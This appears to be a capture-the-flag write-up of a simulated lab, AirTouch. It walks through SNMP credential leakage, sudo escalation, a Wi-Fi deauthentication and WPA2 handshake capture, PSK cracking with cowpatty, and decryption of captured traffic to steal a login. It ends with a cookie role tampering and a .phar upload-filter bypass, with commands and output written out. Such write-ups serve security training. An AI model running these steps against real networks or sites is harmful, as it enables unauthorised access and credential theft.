
Reconnaissance
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Since the nmap scan for TCP only found SSH, I redo the scanning with UDP. This does find snmp on port 161 and also prints valuable information.
PORT    STATE         SERVICE VERSION
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: f575042bb15b6c6900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 8h39m47s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 8h39m46.98s (3118698 timeticks)
Service Info: Host: Consultantf
Initial Access

The nmap output already reveals the initial password RxBlZhLmOkacNWScmZ6D for consultant and trying to authenticate with that over SSH works. I’m dropped into a Docker container called AirTouch-Consultant and find two images in the home directory of the user. Both show the same network infrastructure and tell me about two separate Wi-Fi networks

Currently I’m on Consultant Laptop with the IP 172.20.1.2 in the Consultant vlan since all incoming connections on port 22 and 161 go through a NAT towards this IP. Additionally there are two more vlans, the Tablets vlan accessible through the Wi-Fi SSID AirTouch-Internet with the subnet 192.168.3.0/24, and the Corp vlan behind the router using the AirTouch-Office network and the subnet 10.10.10.0/24.
Even though there are 6 wireless adapters, none of them has an IP assigned, so it’s safe to assume that this host is currently not connected to any of the wireless networks.
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 56:8a:c2:b5:1c:62 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
Privilege Escalation
Shell as root on Consultant Laptop
Getting higher privileges on the foothold is fairly easy since the consultant account can run any command as root as seen in the sudo output. So I just use sudo -s to get an interactive shell.
$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
Shell as www-data on AirTouch-AP-PSK
In order to check if any of the wireless networks from the diagram is available, I activate the wlan0 interface and use it to scan. This does find the two networks AirTouch-Internet and AirTouch-Office, but also several others.
$ ip link set wlan0 up

$ iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 0A:4E:30:67:68:95
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"vodafoneFB6N"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc2fcc02b
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 000C766F6461666F6E654642364E
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (1) : TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
          Cell 02 - Address: F6:02:77:0C:A2:9B
                    Channel:3
                    Frequency:2.422 GHz (Channel 3)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"MOVISTAR_FG68"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc2feb52f
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 000D4D4F5649535441525F46473638
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030103
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
          Cell 03 - Address: 7E:B9:37:43:68:80
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"WIFI-JOHN"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc301b22f
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 0009574946492D4A4F484E
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030106
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
          Cell 04 - Address: F0:9F:C2:A3:F1:A7
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"AirTouch-Internet"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc301b248
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 0011416972546F7563682D496E7465726E6574
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030106
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
          Cell 05 - Address: AA:A4:AB:82:BC:F1
                    Channel:9
                    Frequency:2.452 GHz (Channel 9)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"MiFibra-24-D4VY"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc304a0a6
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 000F4D6946696272612D32342D44345659
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030109
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
          Cell 06 - Address: AC:8B:A9:F3:A1:13
                    Channel:44
                    Frequency:5.22 GHz (Channel 44)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"AirTouch-Office"
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                              36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc30b8502
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 000F416972546F7563682D4F6666696365
                    IE: Unknown: 01088C129824B048606C
                    IE: Unknown: 03012C
                    IE: Unknown: 070A45532024041795060D00
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : 802.1x
                    IE: Unknown: 3B027300
                    IE: Unknown: 7F080400400200000040
                    IE: Unknown: DD180050F2020101010003A4000027F7000043FF5E0067FF2F00
          Cell 07 - Address: AC:8B:A9:AA:3F:D2
                    Channel:44
                    Frequency:5.22 GHz (Channel 44)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"AirTouch-Office"
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                              36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000648adc30b84d4
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 000F416972546F7563682D4F6666696365
                    IE: Unknown: 01088C129824B048606C
                    IE: Unknown: 03012C
                    IE: Unknown: 070A45532024041795060D00
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : 802.1x
                    IE: Unknown: 3B027300
                    IE: Unknown: 7F080400400200000040
                    IE: Unknown: DD180050F2020101010003A4000027F7000043FF5E0067FF2F00
Considering the Office network uses 802.1x for authentication and the AirTouch-Internet relies on a pre-shared key (PSK), I focus on the latter. I decide to capture all the packets for this particular network and try to find a handshake. Then I could try to brute force the PSK and get access to the Wi-Fi network.
First I switch the wlan0 interface into monitor mode to capture everything instead of just the packets intended for my host. Then I start the capture while focusing on my target network on the newly created interface wlan0mon.
$ airmon-ng start wlan0
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.


PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6    wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

$ airodump-ng wlan0mon --channel 6 \
                       --bssid F0:9F:C2:A3:F1:A7 \
                       --write internet
18:38:52  Created capture file "internet-01.cap".

 CH  6 ][ Elapsed: 18 s ][ 2026-01-18 18:39

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28 100      181       12    0   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29   54 -54      0       12
While capturing, I see that there’s one client with MAC 28:6C:07:FE:A3:22 connected to the network. For me to get a handshake, a client has to initiate a new connection, so I try to deauthenticate this client for it to reconnect to the router. In another shell session, I send the deauth packets with aireplay-ng.
$ aireplay-ng --deauth 5 \
              -a F0:9F:C2:A3:F1:A7 \
              -c 28:6C:07:FE:A3:22 wlan0mon
18:43:05  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
18:43:05  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
18:43:05  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
18:43:06  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
18:43:06  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
18:43:07  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
After running the command the window with the capture indicates that a WPA handshake was captured and I stop the execution. In the current directory the tool created multiple files, most importantly the CAP file with all the packets and the handshake.
 CH  6 ][ Elapsed: 5 mins ][ 2026-01-18 18:44 ][ WPA handshake: F0:9F:C2:A3:F1:A7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28   0     3163      126    0   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29    1 -24      0      774  EAPOL  AirTouch-Interne

$ ls -la
drwxr-xr-x 2 root       root         4096 Jan 18 18:46 .
drwxr-xr-x 1 consultant consultant   4096 Jan 18 18:37 ..
-rw-r--r-- 1 root       root        91129 Jan 18 18:45 internet-01.cap
-rw-r--r-- 1 root       root          505 Jan 18 18:45 internet-01.csv
-rw-r--r-- 1 root       root          599 Jan 18 18:45 internet-01.kismet.csv
-rw-r--r-- 1 root       root         2966 Jan 18 18:45 internet-01.kismet.netxml
-rw-r--r-- 1 root       root       622742 Jan 18 18:45 internet-01.log.csv
I transfer the capture back to my own machine and then use cowpatty to brute force the password with rockyou.txt. It does run a few seconds and then prints the password challenge.
$ cowpatty -r internet-01.cap \
           -f /usr/share/wordlists/rockyou.txt \
           -s "AirTouch-Internet"
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo
key no. 5000: hennessy
key no. 6000: amigasporsiempre
key no. 7000: 0123654789

The PSK is "challenge".

7871 passphrases tested in 13.33 seconds:  590.28 passphrases/second
Now in possession of the password I can try to connect to the Wi-Fi network with wpa_supplicant. To do so I create new configuration and then pass it as parameter to the tool. Even though the connection succeeds, the interface has no IP assigned. With dhclient I ask for a DHCP lease to fix this.
$ cat > internet.conf << EOF
network={
    ssid="AirTouch-Internet"
    psk="challenge"
}
EOF

$ wpa_supplicant -c internet.conf -i wlan1
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan1: SME: Trying to authenticate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:a3:f1:a7
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with f0:9f:c2:a3:f1:a7 [PTK=CCMP GTK=TKIP]
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:a3:f1:a7 completed [id=0 id_str=]

$ ip address show wlan1
8: wlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::ff:fe00:100/64 scope link
       valid_lft forever preferred_lft forever

$ dhclient wlan1

$ ip address show wlan1
8: wlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.23/24 brd 192.168.3.255 scope global dynamic wlan1
       valid_lft 86398sec preferred_lft 86398sec
    inet6 fe80::ff:fe00:100/64 scope link
       valid_lft forever preferred_lft forever

$ ip route
default via 172.20.1.1 dev eth0
172.20.1.0/24 dev eth0 proto kernel scope link src 172.20.1.2
192.168.3.0/24 dev wlan1 proto kernel scope link src 192.168.3.23
Often times the .1 is assigned for the router and with nc I can see that port 22 and 80 are open. To access them from my host, I open a SOCKS proxy with SSH and then use it to access the web interface of the device. Unsurprisingly it’s protected with credentials and the ones for consultant do not work.

Due to the fact the web interface is reachable via HTTP all the data sent there is not encrypted. With access to the network, I can sniff it and decode it with the PSK and if someone interacted with it, there might be credentials. So I run airdecap-ng to decrypt the packet capture I created before and then run strings on the recovered data. There’s a login request with manager:2wLFYNh4TSTgA5sNgT4 and also a valid session cookie.
$ airdecap-ng -p 'challenge' \
              -b F0:9F:C2:A3:F1:A7 \
              -e 'AirTouch-Internet' \
              internet-01.cap
Total number of stations seen            1
Total number of packets read          1495
Total number of WEP data packets         0
Total number of WPA data packets       171
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        66
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0

$ strings internet-01-dec.cap
--- SNIP ---
POST /login.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Cookie: PHPSESSID=12mjvie855rrg848g04ipd1a46; UserRole=user
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length: 58
Username=manager&Password=2wLFYNh4TSTgA5sNgT4&Submit=Login
--- SNIP ---
GET /lab.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Cookie: PHPSESSID=12mjvie855rrg848g04ipd1a46; UserRole=user
--- SNIP ---
Info
Depending on how long the network traffic is captured, it might only contain the session cookie and not the login.
After I login with the credentials (or add the cookies) I get access to the dashboard of the application. It shows some sort of form with wifi-mobiles, a redacted password and deactivated dropdown for the security method.

Even though the HTML source code has some functionality commented out, it does not seem possible to modify any of the values or read the passphrase. Changing the request method to POST prints an error message: Sorry, file already exists.Sorry, your file was not uploaded., so there might be a file upload functionality hidden somewhere.
The login set a regular PHP session cookie, but also another one called UserRole with value user. When I change this to admin and refresh the page, a form field to upload a new configuration appears. Trying to upload a PHP fails though since PHP and HTML files are not allowed, according to the error message. Changing the extension to PHAR instead, bypasses the filter and the success message tells the shell was uploaded to uploads/.
